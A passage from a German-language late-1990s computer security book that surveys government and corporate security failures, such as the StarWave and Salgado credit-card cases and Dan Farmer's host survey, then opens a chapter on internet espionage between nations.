- AST 386/25 und Premium 386/33
- HP Vectra 386
- NCR PC386sx
- Zenith Z-386/33

Diese Architekturen sind uralt. Bis Produkte der EPL zugefügt werden, sind sie oft schon hoffnungslos veraltet. Sie können daraus schließen, daß sowohl viele Hardware- und Software-Produkte als auch die Sicherheitsmaßnahmen des DoD ebenso veraltet sind.

Fügen Sie nun noch einen Punkt hinzu: interne Schulungen. Ist das Personal der Verteidigungsbehörden geschult in punkto modernste Sicherheitstechnologien und kann es diese anwenden? Nein. Wieder zitiere ich aus dem GAO-Bericht:

> *Die Offiziellen der Verteidigungsbehörden stimmten im allgemeinen zu, daß zur Erhöhung des Bewußtseins für Sicherheitsprobleme von seiten des Benutzers Schulungen nötig seien, meinten aber, daß die für die Installationen Verantwortlichen die Sicherheitsrisiken für Computer nicht immer verstehen und daher nicht immer genügend Ressourcen zur Verfügung stellen.*

In der Vergangenheit existierte keine angemessene Finanzierung für Schulungen. Daher blieb die Mehrheit des Personals der Verteidigungsbehörden unwissend und konnte nicht einmal ein Eindringen aufdecken, geschweige denn die Herkunft bestimmen.

Diese Situation geriet über die Jahre außer Kontrolle. Das soll sich nun ändern. Die Regierung beschloß kürzlich zu handeln, und obwohl sie vielleicht etwas spät dran ist, stehen jetzt zumindest die nötigen Mittel zur Verfügung. Seitdem wurden auf allen Ebenen der Regierung Spezialeinheiten gegründet. Schauen wir uns einige davon an.

The President's Commission on Critical Infrastructure Protection

Am 15. Juli 1996 unterschrieb Präsident Clinton die Executive Order 13010. In diesem Erlaß bemerkten Clinton-Berater:

> *Einige nationale Infrastrukturen sind so wichtig, daß ihre Lahmlegung oder Zerstörung die*

Sicherheit der Verteidigungsapparate oder der Wirtschaft der Vereinigten Staaten schwächen könnten. Diese kritischen Infrastrukturen umfassen: Telekommunikation, Stromversorgungssysteme, Gas- und Öllagerung und -transport, Bankwesen und Finanzen, Transport, Wasserversorgungssysteme, Notruf-Dienste (einschließlich Notärzte, Polizei, Feuerwehr und Rettungsdienste) und Kontinuität der Regierungsgeschäfte. Die Bedrohungen für diese kritischen Infrastrukturen können in zwei Kategorien geteilt werden: direkte Bedrohungen für Anlagen (»Physikalische Bedrohungen«) und Bedrohungen durch elektronische, Hochfrequenz- oder Computer-basierte Angriffe auf die Informations- oder Kommunikationskomponenten, die kritische Infrastrukturen kontrollieren (»Cyber-Bedrohungen«). Da viele dieser kritischen Infrastrukturen in privatem Besitz sind oder privat betrieben werden, ist es absolut notwendig, daß die Regierung und der Privatsektor zusammenarbeiten, um eine Strategie zu entwickeln, wie man diese Infrastrukturen schützen und ihr kontinuierliches Arbeiten garantieren kann.

Zu diesem Zweck wurde *die President's Commission on Critical Infrastructure Protection* (PCCIP) gebildet. Die PCCIP (im Web unter http://www.pccip.gov/) soll eine nationale Strategie entwickeln, um die wertvollsten Anlagen vor Cyber-Bedrohungen zu schützen. (Zu diesen Anlagen gehören Stromversorgung, Wasser, Bankwesen und andere Schlüssel- Dienstleistungen, ohne die Amerika im Chaos versinken würde.)

Die PCCIP wurde gegründet, um genau solche Angriffe wie den vom März 1997 zu verhindern, als ein schwedischer Cracker in ein Notruf-System in Florida eindrang und es lahmlegte. Elf Bezirke waren betroffen. Der Cracker amüsierte sich, indem er die Notruf-Telefonisten miteinander verband oder den Dienst einfach völlig lahmlegte.

Hinweis:

Der Fall des Schweden war nicht der erste, in dem Cracker Notruf-Dienste unterbrachen. In Chesterfield, New Jersey, wurde eine Gruppe, die sich »the Legion of Doom« nannte, ähnlicher Vergehen angezeigt. Was war ihre Motivation? »Zu versuchen, in Notruf-Systeme einzudringen und sie mit Viren zu infizieren und damit Verwüstung zu schaffen.«

Hinweis:

Ein anderer beunruhigender Fall ereignete sich im März 1997, als ein Teenager aus Rutland, Massachusetts, ein Flughafen-System knackte. Während der Attacke waren der Flughafen-Kontroll-Tower und Kommunikationseinrichtungen über sechs Stunden lahmgelegt. (Die Flughafenfeuerwehr war ebenfalls beeinträchtigt.) Es wurde berichtet, daß »die Gesundheit und Sicherheit der Öffentlichkeit durch den Ausfall bedroht war, der Telefondienste bis etwa 15.30 h lahmlegte. Betroffen waren der Federal Aviation Administration Tower am Worcester Flughafen, die Flughafen-Feuerwehr in Worcester und andere Einrichtungen wie die Flughafen-Sicherheit, der Wetterdienst und verschiedene private Luftfracht-Unternehmen. Zusätzlich, als Resultat des Ausfalls, funktionierten über den gleichen Zeitraum weder das Hauptfunkgerät, das über das Loop-Carrier-System mit dem Tower verbunden ist, noch eine Verbindung, mittels der Flugzeuge ein elektronisches Signal senden können, um beim Anflug die Lichter der Landebahn zu aktivieren.« Aus: Juvenile Computer Hacker Cuts Off FAA Tower At Regional Airport - »First Federal Charges Brought Against a Juvenile for Computer Crime«. Transport News, März 1998

Ziel der PCCIP ist es, solche Angriffe in großem Rahmen zu verhindern. Mitarbeiter erwarten, daß künftige Cyber-Attacken noch bedrohlicher und weitreichender sein werden. Stellen Sie sich z.B. vor, die Notruf-Systeme oder die Stromversorgung im ganzen Land würden ausfallen.

Die PCCIP hat erste Ergebnisse im Internet zur Verfügung gestellt. Um diese kennenzulernen (und zu erfahren, was die PCCIP in bezug auf das Problem tut), sehen Sie sich das Dokument *»Critical Foundations: Protecting America's Infrastructures«* an. Sie finden es unter http://www.pccip.gov/report.pdf.

Andere interessante Dokumente der PCCIP finden Sie hier:

- *PCCIP Mission Objectives*. Dieses Dokument beschreibt den Auftrag der PCCIP. Sie finden es unter http://www.info-sec.com/pccip/web/mission.html.
- *Biographical Sketches of the PCCIP Commissioners*. Dieses Dokument enthält die Biographien der Mitglieder der PCCIP. http://www.info-sec.com/pccip/web/ staff_bios.html.
- *The Infrastructure Protection Task Force*. Dies ist die Site der IPTF, einer Sondereinheit, die mit der PCCIP zusammenarbeitet und vom FBI gegründet wurde: http:// www.fbi.gov/programs/iptf/iptf.htm.
- *An Audit (and Commentary) Based On Risk Assessment - Best Practices*. Dieses Dokument gibt Details über die besten Verfahren der PCCIP für Überwachungsverfahren wieder unter http://all.net/PCCIP.html.
- *The PCCIP FAQ*. Diese Liste häufig gestellter Fragen über die PCCIP ist zu finden unter http://www.info-sec.com/pccip/web/faq.html.

Das National Infrastructure Protection Center

Basierend auf den Ergebnissen der PCCIP reagierte auch das amerikanische Justizministerium. Im Februar 1998 gab Generalstaatsanwältin Janet Reno die Bildung des *National Infrastructure Protection Center* (NIPC) bekannt, eine Untersuchungsorganisation, die mit Personal des an das FBI angeschlossenen *Computer Investigations and Infrastructure Threat Assessment Center* (CIITACS) bestückt ist.

Das NIPC wird Netzwerk-Attacken verfolgen und langfristige Lösungen entwikkeln, z.B. für das Aufdecken von Eindringlingen. Ein weiteres Ziel des NIPC ist die internationale Zusammenarbeit von Polizeibehörden.

Es gibt einige interessante Artikel über das CIITAC, das NIPC und angeschlossene Organisationen *:*

FBI warns 'Electronic Pearl Harbor' Possible. Maria Seminerio, ZDNET. 25. März 1998. http://www.scri.fsu.edu/~green/d2.html

Hacking Around. The NewsHour mit Jim Lehrer, März 1998. http://www.pbs.org/newshour/bb/cyberspace/jan-june98/hackers_5-8.html

U.S. to Set Up Interagency Defense Against Cyberattacks. Sunworld Online. Februar 1998. http://www.sun.com/sunworldonline/swol-03-1998/swol-03-if.html#2

Attorney General Announces Crime Center To Tackle Cyberattacks. Gayle Kesten. 28. Februar 1998. http://www.techweb.com/wire/story/TWB19980228S0004

Background on the International Crime Control Strategy. United States Information Agency Hypermail Server. http://usiahq.usis.usemb.se/admin/008/epf206.htm

6.2.6 Zusammenfassung der Schwachstellen der Regierung

Bis heute sind die Sicherheitsmaßnahmen der Regierung größtenteils unzureichend gewesen. Zwar werden die Bemühungen der PCCIP, des NIPC und des CIITACS die Situation zweifellos verbessern, aber es muß noch viel mehr getan werden.

Solange Beschäftigte der Behörden nicht richtig geschult werden, werden die Sites der Regierung weiterhin regelmäßig geknackt. Sicherheit ist verfügbar und wenn die Regierung es nicht allein schafft, entsprechende Sicherheitsmaßnahmen zu implementieren, muß sie Spezialisten aus dem Privatsektor beschäftigen, die es können.

6.3 Netzwerke der privaten Wirtschaft

Es ist klar, daß Server der Regierung erfolgreich attackiert werden können, aber was ist mit dem privaten Sektor? Sind amerikanische Wirtschaftsunternehmen - ob große oder kleine - immun gegen Cyber-Attacken? Wohl kaum. Tatsächlich werden die Sites der privaten Wirtschaft noch wesentlich öfter geknackt. Hier sind einige aktuelle Opfer, an die Sie sich vielleicht erinnern:

- Am 18. Mai 1998 führten ungenügende Sicherheitsmaßnahmen bei America Online dazu, daß die Site der American Civil Liberties Union (ACLU) geknackt wurde (http:// www.aclu.org/). ACLU-Offizielle teilten mit, daß sie nicht glaubten, daß die Attacke politisch motiviert war und der Server war innerhalb von Stunden wiederhergestellt.
- Im März 1998 legten Cracker das Community Wide Web of Stockton (http://www.cwws.net/) lahm, nachdem die Betreiberin der Site, Marrya VandeVen, die Existenz einer Kinderpornographie-Site aufgedeckt hatte. VandeVen teilte mit, daß die Cracker alle Daten auf ihren Laufwerken zerstört hatten. Es dauerte ganze 24 Stunden, bis die Daten wiederhergestellt waren und der Server wieder in Betrieb genommen werden konnte. (Einen positiven Aspekt hatte dieser Vorfall dennoch: Aufgrund der meisterlichen Nachforschungen von Frau VandeVen konnten die Pädophilen festgenommen werden.)
- Im Januar 1998 wurde die Site der UNICEF von Jugendlichen geknackt, die die Freilassung von Kevin Mitnick, dem bekanntesten aller Cracker, forderten. Mitnick ist derzeit wegen 1994 und 1995 begangener Attacken in Haft.
- Im Dezember 1997 wurde Fox On-line (http://www.fox.com/) geknackt. (Fox-On-line ist die Internet-Site von Fox Home Entertainment.) Einige Meinungen besagen, daß die Attacke als Rache für die aggressive juristische Haltung von Fox gegen Amateur-Akte-X- Sites im Internet erfolgte. Fox hatte versucht, Copyright-Verstößen, die von eifrigen Fans auf ihren privaten Websites begangen wurden, Einhalt zu gebieten. Die Cracker hinterließen eine seltsame Nachricht, die mit dem Satz »Sorry, Scully« begann.
- Ebenfalls im Dezember 1997 wurde die beliebte Suchmaschine Yahoo! (http:// www.yahoo.com/)

geknackt. Die Cracker drohten, daß sie eine logische Bombe in den Yahoo!-Suchmaschinen-Code eingebaut hätten, die am 1. Weihnachtstag explodieren würde. (Eine derartige Bombe wurde nie gefunden und am Weihnachtstag bewegte sich nichts.)

- Im September 1997 legten Cracker die Website von Coca-Cola (http://www.coke.com/) lahm. Die Eindringlinge ließen Anti-Cola-Slogans zurück und beschimpften Cola-Trinker als stumpfsinnige Schafe. Die Coca-Cola-Leute reagierten relativ schnell, und innerhalb einiger Stunden war die falsche Seite wieder durch die richtige ersetzt.

Diese Liste ist nur der Anfang. Im letzten Jahr wurden Hunderte privat betriebener Server geknackt.

Geschäftsleute, die der Öffentlichkeit Electronic Commerce verkaufen wollen, versichern uns, daß diese Zwischenfälle harmlos sind. Sie weisen z.B. darauf hin, daß Kreditkarten- und persönliche Daten völlig sicher seien. Haben sie recht? Nein.

6.3.1 Der StarWave-Zwischenfall

Im Juli 1997 kam es zum ersten weithin bekannt gewordenen Angriff durch Crakker auf Kreditkartendaten im Internet. Und ihre Ziele waren nicht gerade bescheiden. Kreditkartennummern von NBA- und ESPN-Kunden wurden abgefangen und verteilt.

StarWave ist der Betreiber der Website, der für den Schutz dieser Daten verantwortlich war. StarWave ist ein bekanntes Unternehmen, das Web-Hosting für viele große kommerzielle Unternehmen bietet, u.a. auch für ABC News. Im Juli 1997 jedoch waren die Verantwortlichen bei StarWave offensichtlich nicht auf ein Sicherheitsloch vorbereitet.

Der oder die Cracker nahmen die Kreditkartennummern und mailten sie an NBA- und ESPN-Abonnenten, um ihnen zu demonstrieren, daß ihre Kreditkartendaten nicht geschützt waren. Der E-Mail war eine Nachricht hinzugefügt, dessen relevanter Teil wie folgt lautete:

> *Ganz offensichtlich hält es StarWave nicht für nötig, die individuellen Kreditkartennummern zu schützen. (Dies ist eine der schlechtesten Sicherheitsimplementierungen, die wir jemals gesehen haben.)*

Die StarWave-Offiziellen antworteten schnell und erklärten, daß das Sicherheitsloch nur minimal sei. Sie änderten System-Paßwörter und haben eine zusätzliche Verschlüsselungsebene eingefügt. Die Tatsache jedoch bleibt bestehen: Kreditkartendaten von Benutzern sind bekannt geworden.

Andere Fälle bezüglich Kreditkartendaten

Verfechter des Electronic Commerce versichern, daß der StarWave-Fall ein Einzelfall war. Tatsächlich behaupten viele von ihnen, daß es keine anderen bestätigten Fälle von Kreditkartennummern-Diebstahl im Internet gibt. Das ist nicht wahr.

Denken Sie an den Fall Carlos Felipe Salgado. Salgado benutzte ein Sniffer-Programm (Sie werden in Kapitel 13 alles über Sniffer erfahren), um Tausende Kreditkartennummern aus dem Web zu stehlen. In ihrer eidesstattlichen Erklärung gaben FBI-Agenten bekannt:

> *Zwischen, am oder um den 2. Mai und den 21. Mai 1997 hat sich der Angeklagte Carlos*

> *Felipe Salgado jr., auch bekannt als »Smak«, innerhalb des Staates und des nördlichen Distrikts Kaliforniens bewußt und mit betrügerischer Absicht mit unerlaubten Mitteln Zugang zu innerstaatlichen Geschäftseinrichtungen, d.h. zu über 100.000 gestohlenen Kreditkartennummern verschaffen und durch dieses Verhalten mehr als 1.000 $ erhalten.*

Salgados Methode ist bei Crackern sehr bekannt:

> *Während routinemäßiger Wartungsarbeiten an den Internet-Servern am Freitag, den 28. Mai 1997, entdeckten Techniker, daß jemand in die Server eingedrungen war. Nähere Untersuchungen durch die Techniker zeigten, daß ein »Packet Sniffer« in das System installiert worden war. Das Programm wurde dazu benutzt, Benutzer-Identifikationen und -Paßwörter abzufangen. [...] das FBI traf »Smak« zur vereinbarten Stunde am vereinbarten Ort. »Smak« übergab eine verschlüsselte CD, die über 100.000 gestohlene Kreditkartennummern enthielt. Nach Bestätigung der Richtigkeit der Kreditkarteninformationen durch Entschlüsselung der Daten wurde »Smak« vom FBI verhaftet.*

Sniffer-Attacken sind wahrscheinlich der üblichste Weg, um Kreditkartendaten (und zusammengehörende Benutzernamen und Paßwörter) abzufangen. Sie sind so üblich, daß Jonathan Littman (ein bekannter Autor eines Bestsellers über Hacking) als Antwort auf den Salgado- Fall folgendes schrieb:

> *Tatsache Nr. 1: Dies war eine altmodische Attacke - derartige Attacken passieren etwa so häufig wie ein Hund sich selbst beschnuppert. Den Pakket Sniffer, den Carlos Felipe Salgado jr., auch bekannt als »Smak«, auf dem Server eines Internet Service Providers in San Diego installiert hat, benutzen Hacker schon seit Jahren. Mein Provider in Nord-Kalifornien wurde vor zwei Monaten attackiert und letzte Woche wieder. Was glauben Sie, wollte dieser Hacker installieren? Aus: Take No Solace in This Sting. Jonathan Littman. ZDNET News. http://www.zdnet.com/zdnn/content/zdnn/ 0523/zdnn0007.html.*

Wir können in naher Zukunft weitere Fälle wie den Salgado-Fall erwarten. Der Mitnick-Fall hatte ähnliche Ergebnisse: Mitnick hatte etwa 20.000 Kreditkartennummern von Laufwerken von Netcom, einem Internet Service Provider aus Nordkalifornien, gestohlen. Mitnick machte allerdings nicht den Versuch, die Kartennummern zu benutzen oder zu verkaufen.

Diese Fälle überschatten das Internet. Sind Sie sicher, daß Sie Ihre Daten auf den Festplatten von Internet Service Providern oder Online-Shopping-Centern speichern lassen wollen? Das Risiko ist sehr groß, auch wenn die Betreiber dieser Sites die Sicherheitslöcher für entfernte Attacken schließen. Betrachten Sie diese Fälle:

- Im Mai 1997 stahl jemand eine Festplatte aus einem Server von Levi Strauss. Der Dieb machte sich mit 40.000 Kreditkartennummern (und anderen persönlichen Kundendaten) aus dem Staub.
- Im November 1996 stahl jemand einen Server von Visa in Kalifornien und erhielt damit 300.000 Kreditkartennummern auf einen Streich.
- 1995 wurden 50.000 Telefonkartennummern von einem MCI-Server gestohlen. Diese Nummern wurden schließlich dazu benutzt, Anrufe in einem Wert von 50 Millionen Dollar zu tätigen.

1997 wurde ich mit der Überprüfung von Protokollen eines lokalen Internet Service Providers beauftragt.

Einer seiner Stammkunden hatte eine T1-Linie, über die er eine Website betrieb. Über diese T1-Linie knackte einer der Angestellten den Hauptrechner des Providers, um eine der größten Kreditkarten-Abrechnungszentralen im Internet zu attackieren. Stellen Sie sich vor, der Cracker hätte es geschafft, einen Sniffer in diesem System zu installieren!

Aus all diesen Gründen ist das Internet für großangelegte Handelsgeschäfte noch nicht bereit. Jeden Tag werden die Geschichten unglaublicher.

6.3.2 Die Trends

Vollständige Statistiken über das Durchbrechen von Sicherheitsmaßnahmen sind schwer zu bekommen. Es gibt jedoch ein paar gute Quellen. Eine ist das *Computer Crime and Security Survey* des *Computer Security Institute*. Das CSI-Gutachten wird jährlich erstellt und die Ergebnisse für 1998 sind gerade herausgekommen. Sie können diese Ergebnisse im Web finden unter:

http://www.gocsi.com/prelea11.htm

Das CSI-Gutachten stellt für 1998 einen starken Anstieg der Computer-Kriminalität fest. Zum Beispiel berichteten 64 Prozent der 520 Befragten über ein Durchbrechen von Sicherheitsmaßnahmen im letzten Jahr (diese Zahl hat sich gegenüber 1997 um 16 Prozent erhöht). Etwa ein Viertel der Befragten erlitten umfangreiche Denial-of-Service-Attacken und die gleiche Anzahl erlebte ein Eindringen von entfernten Angreifern. Und schließlich gaben 54 Prozent aller Befragten an, daß das Internet die Eingangstür für Eindringlinge sei.

Das CSI-Gutachten ist nicht das einzige, das einen Anstieg der Durchbrüche von Sicherheitsmaßnahmen im Internet registriert. Die wahrscheinlich faszinierendste Studie wurde von Dan Farmer durchgeführt.

Die Farmer-Studie: Dusting Moscow

Dan Farmer, vom dem Sie schon etwas im letzten Kapitel erfahren haben und in Kapitel 10 noch mehr hören werden, ist bekannt für seine Haltung gegen Regierungskontrollen von Verschlüsselung und er ist ein freimütiger Verfechter von persönlicher Privatsphäre im Internet.

1996 benutzte Farmer SATAN (ein Tool, das automatisch Sicherheitslücken aufspürt), um eine allgemeine Studie im Internet durchzuführen. Für die Studie *»Shall We Dust Moscow? Security Survey of Key Internet Hosts and Various Semi-Relevant Reflections«* überprüfte Farmer 2.200 Internet-Hosts. Der Zweck der Untersuchung war einfach: herauszufinden, wie viele Hosts für entfernte Angriffe anfällig waren.

Die Studie stieß auf widersprüchliche Reaktionen, da Farmer nicht um Erlaubnis fragte, seine Ziele testen zu dürfen. (Die Ziele waren übrigens zufällig ausgewählt.)

Farmers Ergebnisse waren ebenfalls strittig. Ich möchte Ihnen nichts vorwegnehmen (sie sollten die Studie herunterladen und lesen), aber hier sind ein paar nüchterne Tatsachen:

- Farmer fand heraus, daß unglaubliche 1.700 Sites (das sind 65 Prozent aller getesteten Sites) anfällig für solche Angriffe waren, die Crackern weithin bekannt sind.
- Viele der getesteten Ziele verfügten über Firewalls und andere grundlegende Sicherheitsmaßnahmen. Maßnahmen, die für Verwaltungsangestellte den Kern ihrer

Sicherheitstechnologien darstellen und auf die sie sich voll verlassen.

Und jetzt kommt der Clou: Farmer wählte als Ziele keine durchschnittlichen Websites, sondern Sites von Banken, Kreditvereinigungen, Behörden und anderen wichtigen Einrichtungen, die eigentlich über gute Sicherheitsmaßnahmen geschützt sein sollten.

Farmers Studie ist wahrscheinlich die wertvollste, die jemals durchgeführt wurde. Und ich sage Ihnen warum: Die meisten Studien über Computer-Sicherheit werden durchgeführt, indem Hunderte von EDV-Verantwortlichen befragt werden. Die gestellten Fragen beziehen sich in der Regel auf Sicherheitsrichtlinien. Dies läßt einen großen Raum für verfälschte Ergebnisse, weil die Verantwortlichen vielleicht nicht immer ganz ehrlich sind. Im Gegensatz dazu wurden für Farmers Studie die Netzwerke selbst getestet und viele davon stellten sich als katastrophal unsicher heraus.

Um sich Farmers Studie anzuschauen gehen Sie zu:

http://www.trouble.org/survey/

Die Ernst&Young LLP/InformationWeek Information Security-Studie

Wenn Ihr Unternehmen Sie beauftragt hat, einen Sicherheitsplan aufzustellen, suchen Sie sicher nach weiteren Statistiken. Kein Problem, es gibt eine Menge Material. Eine gute Quelle ist die Ernst&Young-LLP/InformationWeek-Information-Security-Studie. Diese Studie finden Sie online unter:

http://www.ey.com/publicate/aabs/isaaspdf/FF0148.pdf

Die Ernst&Young-Studie unterscheidet sich ein wenig von den vorher erwähnten Studien. Zunächst einmal ist sie eine Studie über Menschen (eigentlich ist es eine Studie über 4.000 EDV-Manager.) Den Befragten wurde eine große Vielfalt an Fragen über Sicherheit im Internet und über Sicherheitsaspekte in bezug auf Electronic Commerce gestellt.

Ein immer wiederkehrendes Thema in der 98er Studie ist folgendes: Die meisten Verantwortlichen (und sogar die meisten Verwaltungsangestellten) sehen Sicherheit heute als ein Hauptanliegen an. Die Studie zeigt, daß trotz dieser Tatsache die Mehrheit der Websites nicht genügend gesichert ist.

- Mehr als 35 Prozent benutzen keine Tools zum Aufdecken von Eindringlingen.
- Mehr als 50 Prozent setzen keine Tools zur Überwachung von Internet-Verbindungen ein.
- Mehr als 60 Prozent haben keine schriftlichen Richtlinien darüber, was im Falle eines Sicherheitsvorfalls zu tun ist.

Sollte Ihr Unternehmen den Ergebnissen dieser Studie entsprechen, ist es höchste Zeit zu handeln. (Während Tools zum Aufdecken unbefugten Eindringens vielleicht etwas viel für ein kleines Unternehmen sind, sollte jede Firma jedoch wenigstens schriftliche Richtlinien haben.)

6.4 Eine Warnung

Viele Unternehmen, die einen Web-Server einrichten wollen, haben das Gefühl, daß Sicherheit keine große Rolle spielt. Sie nutzen beispielsweise die Dienste eines Internet Service Providers und geben damit die Verantwortung und Haftung an diesen weiter. Schließlich kennen Provider sich aus und

werden niemals geknackt, oder? Falsch. Internet Service Provider werden ständig angegriffen.

Wenn Sie Informationsingenieur sind und Ihr Unternehmen einen Anschluß an das Internet plant, denken Sie an die Grundlagen. Machen Sie alle Beteiligten darauf aufmerksam, daß Sicherheit eine wichtige Angelegenheit ist. Andernfalls müssen Sie später die Verantwortung auf sich nehmen. Sie sollten vorsichtig reagieren, wenn Ihnen ein Provider versichert, daß es keinerlei Grund zur Sorge gibt. Heutzutage werden sogar Firewalls geknackt, und zwar durch dieselbe alte Methode, mit der die meisten Server geknackt werden: durch das Ausnutzen menschlicher Fehler.

6.5 Zusammenfassung

Wir haben festgestellt, daß jede Website geknackt werden kann, einschließlich der Sites von:

- Banken
- Kreditvereinigungen
- Militärischen Einrichtungen
- Universitäten
- Internet Service Providern

Erwarten Sie nicht, daß sich dieses Klima ändert. Während wir uns dem 21. Jahrhundert nähern, werden neue und effektivere Cracking-Methoden ans Tageslicht kommen. Diese werden von feindlich gesinnten Nationen benutzt, die unsere nationalen Infrastrukturen zerstören wollen. Darum geht es im nächsten Kapitel: die Kriegsführung im Internet.

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | Kapitelanfang | nächstes Kapitel

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

7

Kriegsführung im Internet

7.1 Das Internet kann Ihr Leben ändern

Das Internet öffnet die Türen zu Welten, deren Existenz Sie sich nicht einmal vorstellen können. Wenn Sie vor Ihrem Monitor sitzen, lange nachdem Ihre Nachbarn warm und gemütlich in ihren Betten liegen, denken Sie doch mal an folgendes: Hinter diesem Bildschirm liegt das Wissen, das die Menschheit in 4.000 Jahren gesammelt hat. Sie können Ihre Hand ausstrecken und dieses Wissen jederzeit zu sich nach Hause holen.

Es ist fast etwas Metaphysisches daran. Es ist, als könnten Sie in die Herzen und Köpfe der Menschheit hineinsehen, als könnten Sie ihre innersten Inspirationen, ihre Triumphe, ihre Mißerfolge und ihre kollektiven Beiträge für uns alle miterleben. Mit Hilfe einer herkömmlichen Suchmaschine können Sie dies auch ganz gezielt tun und damit all die Dinge aussondern, die Sie nicht interessieren.

Aus diesem Grund kann das Internet einen enormen Einfluß auf das Leben der Menschen haben. Vor etwa einem Jahr z.B. ging ich mit einem Maschinenbau-Ingenieur zum Abendessen. Er ist seit seiner Kindheit fasziniert vom Weltall, aber sein Wissen darüber war stets beschränkt. Es schien, als könnte er nie genügend Informationsquellen finden. Zwar besaß er einen Bibliotheksausweis, hatte aber nur zweimal Bücher über die Inter-Bibliotheksvermittlung bestellt.

Beim Abendessen erzählte mein Freund, daß er sich einen Computer gekauft habe und online gegangen sei. Er fand eine Menge Informationen. Plötzlich saß mir kein Maschinenbau-Ingenieur mehr gegenüber, sondern ein eifriger Student von Einstein, Hawking und Sagan.

Als wir später zu meinem Auto gingen, packte er plötzlich meinen Arm und zeigte zum Himmel. Wir sahen eine Sternendecke und er erklärte mir die Konstellationen. In diesem Moment wurde mir klar, daß sich das Leben meines Freundes auf immer verändert hatte. Soviel ist sicher: das Internet kann das Leben eines Menschen bereichern und ihn inspirieren. In vielen Punkten ist das eine wunderbare Sache. Aber es gibt auch einen Haken und der hängt mit dem Wort »jedermann« zusammen.

7.2 Können wir nicht einfach friedlich miteinander umgehen?

Für viele Leute hat das Internet eine neue Ära der zwischenmenschlichen Kommunikation eingeläutet. Die Anonymität der Kommunikation über das Internet läßt glauben, daß das Netz ein Ort ist, an dem die Menschen einander ohne jegliche Vorurteile begegnen können.

Internet Service Provider geben diese Haltung oft in ihren Werbespots weiter, in denen sie das Internet als einen Ort preisen, an dem Alter, Geschlecht und Abstammung nicht einmal existieren. In diesem besonderen Raum namens Cyberspace existiert nur die pure zwischenmenschliche Kommunikation ohne jene Vorurteile, denen wir im täglichen Leben ständig begegnen.

Dieser eher utopische Standpunkt ist leider unrealistisch. Bosheit existiert im Cyberspace in ebenso großem Maße (in manchen Fällen sogar größerem) wie in der realen Welt. Tatsächlich hat das Internet einige kalte Kriege zu neuen Höhepunkten gebracht.

Dieses Kapitel erforscht diese Kriege und ihre Parteien, die das Internet als ihr nächstes Schlachtfeld gewählt haben.

7.3 Freund oder Feind?

Wenn ich Sie fragen würde, wer Ihre Freunde sind, würden Sie ohne Zögern antworten. Das ist so, weil zwischenmenschliche Beziehungen auf gegenseitigem Interesse und gegenseitiger Zuneigung basieren, einfache Qualitäten, die zum größten Teil subjektiv sind. Wenn ich Sie bitten würde, Freunde der USA zu benennen, würden Sie wieder ohne Zögern antworten. In diesem Fall allerdings wäre Ihre Antwort wahrscheinlich komplett falsch.

In diplomatischen Kreisen beschreibt der Begriff »Verbündeter« jegliche ausländische Nation, die territoriale, ideologische oder wirtschaftliche Interessen mit einer anderen Nation teilt. Wir bezeichnen die eine oder andere Nation als Verbündete, basierend auf verschiedenen Verhandlungsergebnissen, einer Handvoll Zusicherungen und, manchmal, verbindlichen Verträgen.

Zum Beispiel zählen Amerikaner Frankreich und Israel zu ihren Verbündeten. Jedes dieser Länder besetzt eine geographische Region, an deren Schutz Amerika interessiert ist, und beide teilen amerikanische Vorstellungen von Demokratie. Amerika und Frankreich haben gemeinsam gegen die Nazis gekämpft, und Amerika unterstützt Israel schon seit langer Zeit in der Wiedereingliederung von Juden aus Rußland. Wenn diese Nationen Amerikas Verbündete sind, warum spionieren sie dann Amerika aus?

Im letzten Jahrzehnt waren die USA Ziel weitreichender Technologie- und Industriespionage , oft begangen von Freunden und Verbündeten. 1997 benannte die *American Society for Industrial Security* einige Nationen, die routinemäßig Industriespionage gegen die USA betreiben. Unter diesen Nationen waren auch die folgenden zu finden:

- Frankreich
- Deutschland

- Israel
- China
- Südkorea

Vier davon sind Verbündete der USA.

Warnung:

Fliegen Sie mit Air France? Wenn ja, passen Sie auf, was Sie am Telefon sagen. Air France wurde beim Abhören elektronischer Kommunikation von amerikanischen Touristen auf ihrer Reise nach Europa ertappt.

Frankreichs Spionageaktivitäten sind besonders bemerkenswert. Am 12. Januar 1998 berichtete die *Los Angeles Times*, daß der französische Geheimdienst etwa 70 amerikanische Unternehmen ausspioniert hat, darunter Boeing und Texas Instruments. Frankreich benutzt dazu, wie die meisten Nationen, generelle Techniken zur Beschaffung von Informationen:

- Abhöreinrichtungen
- Eindringen in Computernetzwerke
- Stehlen geschützter Informationen

Glauben Sie immer noch, daß Frankreich ein Verbündeter Amerikas ist?

Wahrscheinlich schockiert Sie das alles. Lassen Sie mich einen anderen Blickwinkel einnehmen. Wenn Sie Franzose, Israeli, Deutscher oder Südkoreaner sind, sollten Sie folgendes wissen: Amerika spioniert Ihr Land ebenfalls aus, und zwar 24 Stunden am Tag, 7 Tage in der Woche. Tatsächlich spioniert jede Industrienation. Das ist einfach so. Nationen haben ihre eigenen wirtschaftlichen und politischen Tagesordnungen. Diese haben natürlich - notwendigerweise - weit größere Priorität als Pakte, die mit Verbündeten geschlossen wurden. Anders gesagt, man kann Frankreich diese Aktivitäten nicht vorwerfen.

Das Problem ist, daß sich die Zeiten drastisch verändert haben. Seit Tausenden von Jahren wurden für Spionage, Sabotage und Krieg stets Menschen eingesetzt. Tatsächlich hat sich das Anlitz des Spions durch die Jahrhunderte kaum verändert. Ob listiger Infiltrator, einflußreicher Agent oder gewiefter Spitzel, er war vor allem menschlich.

Seitdem haben sich die Regeln geändert. Telekommunikation und Computertechnologie ließen verrückte Phantasien über elektronische Spionage und elektronischen Krieg harte Realität werden. Daher müssen feindliche Nationen heutzutage keine menschlichen Spione mehr losschicken. Statt dessen versenden sie Datenpakete - und warum nicht? Diese Pakete sind billiger. Sie rauchen nicht, trinken nicht, spielen nicht und werden nicht durch schlechten Ruf, sexuelle Indiskretionen oder Strafregister belastet. Vor allem sind Datenpakete unsichtbar (zumindest für die Leute, die schlechte Sicherheitsmaßnahmen anwenden).

Von hier ist es nur ein kleiner Schritt, sich das Internet als ein hervorragendes Spionagewerkzeug vorzustellen. Leider haben viele Regierungen das erst spät erkannt. Statt dessen wurde das Internet-Spionage-Szenario als verrückte Vision abgetan. Als wild übertriebene Phantasien von Militärs und Geheimdiensten, die keinen Kriegsschauplatz mehr hatten und deshalb zu Mutmaßungen als ihrer einzigen Unterhaltung griffen.

7.4 Kann das Internet für Spionagezwecke genutzt werden?

